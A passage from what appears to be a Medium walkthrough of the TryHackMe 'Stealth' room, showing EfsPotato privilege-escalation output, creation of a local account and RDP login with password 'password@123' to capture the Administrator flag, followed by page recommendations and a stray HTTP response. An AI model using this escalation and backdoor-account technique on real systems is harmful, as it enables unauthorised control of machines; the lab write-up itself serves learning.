Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]


[+] Current user: HOSTEVASIONevader
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=b413a0)
[+] Get Token: 848
[!] process with pid: 4684 created.
=====
The command completed successfully.

The command completed successfully.


evader@HostEvasion:C:\xampp\htdocs#

```


Now let’s login as the created user ‘user’ over RDP with the password ‘password@123’ using remmina tool (sudo apt install remmina — if it is not installed):



Type the victim machine ip




Type the username and password we given in above steps




We got access to the machine


Now we need to navigate to the Administrator user and access the flag:




1st step




2nd step



3rd step



4th step



And BOOMM we got our flag

Task 1 Stealth

Start the VM by clicking the **Start Machine** button at the top right of the task and visit [10.10.108.12:8080](http://10.10.108.12:8080) to pwn the machine. You can complete the challenge by connecting through VPN or the AttackBox containing all the essential tools.

**Start Machine**



*Are you stealthier enough to evade all the updated security measures of the target?*

**Answer the questions below**

What is the content of the user level flag?  
 Correct Answer

What is the content of the root level flag?  
 Correct Answer

More at <https://tryhackme.com>

Thanks for reading and Happy H4CKING !

- Sethu Satheesh
- Instagram — [whxitte](#)
- GitHub — [WH1T3-E4GL3](#)

[Tryhackme Walkthrough](#)

[Tryhackme Writeup](#)

[Tryhackme Stealth Room](#)

[Stealth Tryhackme Writeup](#)



[Follow](#)

# Written by Sethu Satheesh

87 Followers · 12 Following

Cyber security researcher | Software engineer | own: whxite lab

No responses yet



What are your thoughts?

Respond

More from Sethu Satheesh



Sethu Satheesh

**Bluetooth Hacking: A Guide for Cyber Security Enthusiasts #1**

Hey guys, my name is Sethu Satheesh, a cyber security researcher and a software engineer. In this write up we are going to dive into the...

Mar 31, 2024 🎉 90 💬 2



 Sethu Satheesh

## Bluetooth hacking #2: Sniffing Bluetooth Low Energy communication

Hello guys, my name is Sethu satheesh, i am a cyber security researcher and a software engineer. This is our second part of Bluetooth...

Mar 31, 2024 🎉 145



[Open in app ↗](#)

**Medium**



Search



 Sethu Satheesh

## Bluetooth hacking #3: Interacting with Bluetooth Low Energy Devices

Hello guys, my name is Sethu satheesh, i am a cyber security researcher and a software engineer. Welcome back to our third part of...

Apr 10, 2024  21

...

 Sethu Satheesh

## Hacking Printers : Unveiling the Risks of Printer & IoT Hacking

Hey guys, my name is Sethu Satheesh, a cyber security researcher and a software engineer. In this write up we are going to dive into the...

Feb 3, 2024  64

...

[See all from Sethu Satheesh](#)

## Recommended from Medium



 Hugh brown

## [Walk-through/Hints] 'Hammer' THM

A walkthrough with hints and tips for the Hammer THM room

Sep 16, 2024  55



...

 nginx0

## Mountaineer [THM] Writeup

Oct 19, 2024

 10

...

---

### Lists



#### Staff picks

796 stories · 1558 saves



#### Stories to Help You Level-Up at Work

19 stories · 912 saves



#### Self-Improvement 101

20 stories · 3191 saves



#### Productivity 101

20 stories · 2704 saves


 NTHSec

## The London Bridge—TryHackMe CTF Walkthrough

Welcome to a medium-difficulty CTF challenge on TryHackMe! In this writeup, we'll walk through the steps taken to root this box, starting...

Oct 13, 2024  3



...

		Response		
		Pretty	Raw	Hex
1		HTTP/1.0 200 OK		
2		Server: SimpleHTTP/0.6		
3		Date: Tue Oct 15 14:00:00 2024		
4		Content-type: text/html		
5		Content-Length: 27		
6				
7				
8		Try a more basic connection.		
9				
10				

```

3000
/5.0 (X11; Linux x86_64; rv:109.0)
Fox/115.0

Content-type: text/html; charset=UTF-8
Content-Length: 27
Date: Tue Oct 15 14:00:00 2024
Server: SimpleHTTP/0.6

<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Try a more basic connection.</title>
</head>
<body>
<h1>Try a more basic connection.</h1>
</body>
</html>

```

 James Jarvis

## Pyrat (CTF) - TryHackMe Write-up and Management Summary

This writeup explains my approach to Pyrat. It contains mistakes and correct approach, explaining the full process involved, without...

Oct 15, 2024

66



...



Dishant chaudhary

## Whiterose CTF Writeup—TryHackMe

Full writeup for the TryHackMe room: Whiterose ( Easy Room

Nov 4, 2024

64

1



...



Chicken0248

## [TryHackMe Write-up] Block

## Encryption? What encryption?

Aug 20, 2024  50



...

[See more recommendations](#)